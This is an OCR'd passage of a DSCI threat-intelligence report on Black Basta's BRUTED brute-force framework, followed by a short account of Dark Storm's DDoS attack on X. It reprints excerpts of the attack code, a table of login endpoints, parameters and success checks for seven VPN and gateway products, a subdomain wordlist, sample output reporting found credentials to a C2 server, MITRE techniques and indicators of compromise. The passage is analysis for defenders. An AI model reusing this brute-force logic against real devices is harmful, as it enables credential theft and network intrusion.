    $url = "{$schema_ip}/global-protect/getconfig.esp";

    curl_setopt($ch, CURLOPT_URL, $url);

    curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
    curl_setopt($ch, CURLOPT_HEADER, false);
```

Technical Overview of BRUTED


Written in **PHP**, BRUTED includes an enumeration parameter (ranging from 0 to 6) that determines how the brute-force logic is applied to different platforms. The script uses customized attack logic, like Platform-specific user-agent strings, Unique endpoint paths, Distinct success/failure checks. This adaptability enables systematic credential probing across multiple enterprise environments, particularly targeting weak or reused passwords.

The list of all targeted edge network devices is as follows -

TI	Product	How It's Targeted	Key Detection Artifacts
0	Microsoft RDWeb	1) GET login.aspx → parse WorkSpaceID 2) Post DomainUserName + UserPass 3) Check if redirected to default.aspx	Repeated POST to /RDWeb/Pages/login.aspx Param: DomainUserName, UserPass
1	Cisco AnyConnect (ASA)	1) Initial <config-auth> to fetch group options 2) Try group + user + password 3) Check for <session-id> in reply	- User-Agent: "AnyConnect Windows 4.4.02039" - <config-auth client="vpn" type="auth-reply">
2	SonicWall NetExtender	1) GET /cgi-bin/welcome + domain parse 2) Post domain=...&username=...&password=... 3) Check for swap= or X-NE-...	- User-Agent: "SonicWALL NetExtender for Windows 10.2.339" - cgi-bin/userLogin attempts
3	Fortinet SSL VPN	POST to /remote/logincheck Body: ajax=1&username=...&credential=... Success if ret=1, grpname=	- Repeated requests to /remote/logincheck - Checking ret=1, grpname= in the response
4	WatchGuard SSL VPN	1) GET landing page to parse auth-domain-list 2) POST to /?action=sslvpn_logon&fw_username=...&fw_password=...&fw_domain=...	- Param: fw_username, fw_password, fw_domain - Looks for <logon_status>1 in XML
5	Palo Alto GlobalProtect	1) GET/POST to /global-protect/getconfig.esp 2) Body includes clientgpversion=6.0.7-372 3) Check for <policy> in XML	- User-Agent: "PAN GlobalProtect/6.0.7-372" - Path: /global-protect/getconfig.esp
6	Citrix Gateway	1) POST to /cgi/login 2) Body: login=<user>&passwd=<pass> 3) Success if NSC_AAAC or redirect to /cgi/setclient?wica	- User-Agent: "CitrixReceiver/23.11.1.41 Windows/10.0" - Checking NSC_AAAC= cookie

After analysing the code, it shows that BRUTED can automate the following –

Proxy Rotation - Uses a vast SOCKS5 proxy list to mask the attacker's server IP & enables high-volume brute-force requests without detection.



Internet-Wide Scanning - Automates subdomain enumeration and IP resolution for target domains and prepends common prefixes (e.g., VPN, remote, mail) to base domains to discover valid hosts and later on sends all the discovered hosts to a command-and-control (C2) server.

```
$domainPrefixArr = [
    '.',
    "vpn", "remote", "rds", "mail", "sslvpn", "portal", "autodiscover", "fw", "citrix", "utm",
    "connect", "gateway", "secure", "cloud", "gp", "firewall", "access", "office", "gw", "apps",
    "ts", "ssl", "vpn2", "rdp", "owa", "login", "sophos", "vpn1", "rd", "desktop", "gate", "fw01", "webmail",
    "ra", "rdweb", "rdg", "rdgw", "server", "terminal", "fw1", "webvpn", "app", "anyconnect", "vdi", "home", "fortigate",
    "ctx", "tsg", "asg", "discoverreceiver", "corp", "my", "exchange", "extranet", "sonicwall", "astaro", "remoteaccess",
    "globalprotect", "gpvpn", "go", "vpnssl", "rdgateway", "workspace", "ras", "portail", "hq", "kantoor", "mobile", "vpn01",
    "ad", "ravpn", "werkplek", "extern", "remoteapp", "asa", "rdsgw", "fg", "watchguard", "intranet", "remoto", "pa", "cag", "remote2",
    "gw1", "myapps", "outlook", "vpn3", "fgt", "securevpn", "utm01", "remoteapps", "webaccess", "co", "drvpn", "gw01", "svpn", "ssl-vpn",
    "intern", "userportal", "vpngw", "work", "webapp", "sg", "sg115", "sg105", "api", "tsgw", "wg", "bureau", "qb", "fortivpn", "lab",
    "dev", "azure", "rds01", "storefront", "auth", "test", "remote1", "workplace", "cloudvpn", "online", "firebox", "azvpn", "mx",
    "remotevpn", "tsgateway", "internal", "int", "router", "demo", "web", "ci", "external", "erp", "forti", "sma", "sw", "email", "dc",
    "vpnportal", "ext", "csg", "sede", "security", "services", "smtp", "gatekeeper", "proxy", "myvpn", "secureaccess", "v", "crm", "sg125",\
    "adfs", "mail2", "hosted", "us", "connect2", "sap", "pay", "fortinet", "support", "dr", "mam", "xen", "edge", "sage", "ftp", "sso", "pr
```

Credential Generation & Parallel Execution - Fetches password candidates from a remote server and combines them with locally generated guesses. Spawns' multiple brute-force processes based on CPU availability via shell_exec

Reporting & Logging - Sends real-time progress updates and potentially valid credentials to the C2 server and uses endpoints like **/get-items.php** and **/done-check.php** for data exfiltration.

Domain & Certificate-Based Password Generation - Extracts Common Names (CN) and Subject Alternative Names (SAN) from SSL certificates (via **getCertDomainsList()**) and generates targeted password guesses based on certificate information.


```php
function getPasswdsByDomainCert($host_port)
{
    $passwdsByDomainCert = [];
    $certDomains = getCertDomainsList($host_port);
    echo "certDomains(". implode(", ", $certDomains) .")\r\n";
    foreach($certDomains as $certDomain){
        $certDomainParts = explode(".", $certDomain);
        foreach($certDomainParts as $certDomainPart){
            if (strlen($certDomainPart) > 3) {
                $tmp = (array) get_passwds_by_str($certDomainPart);
                $tmp2 = (array) get_passwds_by_str_002($certDomainPart);
                $passwdsByDomainCert = array_merge($passwdsByDomainCert, $tmp, $tmp2);
            }
        }
    }
    $passwdsByDomainCert = array_uniq_and_vals($passwdsByDomainCert);
    return $passwdsByDomainCert;
```

Example output from a brute-force attack –

```
- Attempting password from offset #4001: "Office2023!"
> [HTTP 200] resp(2352 bytes)
+ SonicWALL OK Auth(Office2023!)
   (swap=cc16d5a9; X-NE-tfresult:0; X-NE-message:Logged in.)

- Found valid credentials
> jobCountProcedPasswds: 2
> Break; foundValidCreds

Sending done-check.php with JSON:
{
  "version": "0.4.5--6-301",
  "id": 12345,
  "passwd_offset": 4002,
  "generated_passwd_offset": 0,
  "hasBadResp": false,
  "jobProcSpeed": "0.29",
  "foundValidCreds": {
    "type": 2,
    "b": "eyJqb2JfaWQiOiIxMjM0NSIsImpvYlNpZ24iOiJzaWduYXR1cmUiL(
  },
  "jobSign": "signature",
  "jobTypeId": 2,
  "jobCountProcedPasswds": 2,
  "cbr": 0,
  "pdgp_offset": 0,
  "is2AF": false,
  "lockTimeSec": false
}

_____________________________ JOB DONE
```

Another set of IPs used by Black Basta group in the earlier version of BRUTED

Conversation between @lapa and @GG



These conversations reveal that they have heavily invested in BRUTED framework to –


- Conduct large-scale credential stuffing attacks
- Rapidly scan the internet for vulnerable edge network devices
- Gain high-privileged access & maximize visibility into victim network

Black Basta's Attack Chain


They target VPNs, firewalls and other edge network devices. They begin with compromising these devices through brute-force attacks, stolen credentials and known vulnerabilities. Then they deploy exploitation frameworks like **'Cobalt Strike'** and **'Brute Ratel'** to establish stealthy command-and-control (C2) channels.

Then attackers enumerate Active Directory, dump credentials and execute remote commands using tools like **PsExec, WMI and RDP hijacking**. For persistence connection they use **Socks5 proxies** for **OPSEC**. Then they deploy ransomwares through custom scripts & VBS-based droppers, abusing rundll32.exe and other DLLs to evade any detection.

At last, ransomware encrypt network shares, virtual environments (e.g. VMWare ESXi) & cloud storage. This type of multi-layered attack blends offensive security tools, ensuring persistence & widespread impact.



Prevention



MITRE ATT&CK TTPs

Code	Technique
T1110.004	Brute Force: Credential Stuffing
T1110.002	Brute Force: Password Cracking
T1190	Exploit Public-Facing Application
T1133	External Remote Services
T1021.001	Remote Services: Remote Desktop Protocol (RDP)
T1021.004	Remote Services: SSH
T1566.001	Phishing: Spear phishing Attachment
T1204.002	User Execution: Malicious File
T1078	Valid Accounts
T1078.002	Valid Accounts: Domain Accounts
T1078.003	Valid Accounts: Local Accounts
T1068	Exploitation for Privilege Escalation
T1486	Data Encrypted for Impact
T1489	Service Stop
T1003	OS Credential Dumping
T1003.001	OS Credential Dumping: LSASS Memory
T1003.002	OS Credential Dumping: Security Account Manager (SAM)
T1003.003	OS Credential Dumping: NTDS
T1036	Masquerading
T1036.005	Masquerading: Match Legitimate Name or Location
T1572	Protocol Tunnelling
T1071.001	Application Layer Protocol: Web Protocols
T1071.004	Application Layer Protocol: DNS
T1090.002	Proxy: External Proxy
T1090.003	Proxy: Multi-hop Proxy
T1568.002	Dynamic Resolution: Domain Generation Algorithms
T1573.002	Encrypted Channel: Asymmetric Cryptography
T1095	Non-Application Layer Protocol
T1105	Ingress Tool Transfer
T1071.003	Application Layer Protocol: Mail Protocols
T1059	Command and Scripting Interpreter
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1059.004	Command and Scripting Interpreter: Unix Shell
T1070.004	Indicator Removal: File Deletion

T1033	System Owner/User Discovery
T1087	Account Discovery
T1087.001	Account Discovery: Local Account
T1087.002	Account Discovery: Domain Account
T1018	Remote System Discovery
T1083	File and Directory Discovery
T1135	Network Share Discovery
T1518.001	Software Discovery: Security Software Discovery
T1217	Browser Information Discovery
T1201	Password Policy Discover
T1046	Network Service Scanning
T1049	System Network Connections Discovery
T1016	System Network Configuration Discovery
T1482	Domain Trust Discovery
T1590.002	Gather Victim Network Information: DNS
T1595.002	Active Scanning: Vulnerability Scanning
T1595.003	Active Scanning: Wordlist Scanning
T1210	Exploitation of Remote Services
T1078.004	Valid Accounts: Cloud Accounts
T1567.002	Exfiltration Over Web
T1048	Exfiltration Over Alternative Protocol
T1048.003	Exfiltration Over Protocol: SCP/FTP
T1562.001	Impair Defences: Disable or Modify Tools
T1562.009	Impair Defences: Safe Mode Boot
T1562.006	Impair defences: Indicator Blocking
T1490	Inhibit System Recovery
T1219	Remote Access Software
T1543.003	Create or Modify System Process: Windows Service
T1543.002	Create or Modify System Process: Systemd Service
T1547.001	Boot or Logon AutoStart Execution: Registry Run Keys
T1547.009	Boot or Logon AutoStart Execution: Shortcut Modification


Indicators of Compromise

domain f**k-you-usa[.]com	SOCKS5 Proxy Network
45.140.17[.]40	BRUTED Framework Infrastructure
45.140.17[.]24	BRUTED Framework Infrastructure
45.140.17[.]23	BRUTED Framework Infrastructure
2.57.149[.]22	BRUTED Framework Infrastructure
2.57.149[.]25	BRUTED Framework Infrastructure
2.57.149[.]231	BRUTED Framework Infrastructure
2.57.149[.]237	BRUTED Framework Infrastructure
wordst7512[.]net	Cobalt Strike C2
dns[.]investsystemus[.]net	Cobalt Strike C2
septcntr[.]com	Cobalt Strike C2
dns[.]wellsystemte[.]net	Cobalt Strike C2
dns[.]realeinvestment[.]net	Cobalt Strike C2
bionetcloud[.]com	Cobalt Strike C2
dns[.]clearsystemwo[.]net	Cobalt Strike C2
dns[.]artstrailreviews[.]com	Cobalt Strike C2
getnationalresearch[.]com	Cobalt Strike C2
dns[.]gift4animals[.]com	Cobalt Strike C2
45.155.249[.]55	Brute Ratel C2

Dark Storm DDoS attack on X


The platform X which was earlier known as Twitter, recently suffered a huge attack due to which users were unable to access the application. It happened on March 10, 2025. When users access the application, it shows a message like – “Something went wrong. Try reloading.”

The hacktivist group Dark Storm claims that they were behind this DDoS attack that caused a worldwide outage. The X owner Elon Musk didn’t directly mention that a DDoS attack has happened by he said that a “massive cyberattack” was done on X.




The hacktivist group, Dark Storm is a pro-Palestinian group that was launched in 2023 and has targeted other organization in –

X has now taken the help of Cloudflare for DDoS protection by displaying a checkbox for all requests -



The group posted on their Telegram channel that they have attacked X with a DDoS attack on Monday, March 10 and also shared screenshots and links to check-host.net site as a proof of attack.



A website called Check-host.net enables users to verify whether a website is accessible from several servers across the globe. The website is frequently used to indicate that a DDoS attack has occurred.

References

https://www.microsoft.com/en-us/security/blog/2025/03/17/stilachirat-analysis-from-system-reconnaissance-to-cryptocurrency-theft/

---

https://blog.eclecticiq.com/inside-bruted-black-basta-raas-members-used-automated-brute-forcing-framework-to-target-edge-network-devices?utm_content=327290679&utm_medium=social&utm_source=linkedin&hss_channel=lcp-10226527

https://t.me/ExploitWhispers

https://thehackernews.com/2025/02/leaked-black-basta-chat-logs-reveal.html

https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/network-hardening/securing-edge-devices/security-considerations-edge-devices

https://www.techtarget.com/searchwindowsserver/definition/Microsoft-Remote-Desktop-Web-Access-Microsoft-RD-Web-Access

---

https://www.bleepingcomputer.com/news/security/x-hit-by-massive-cyberattack-amid-dark-storms-ddos-claims/

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India (DSCI)
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo Security Chips

All Rights Reserved © DSCI 2025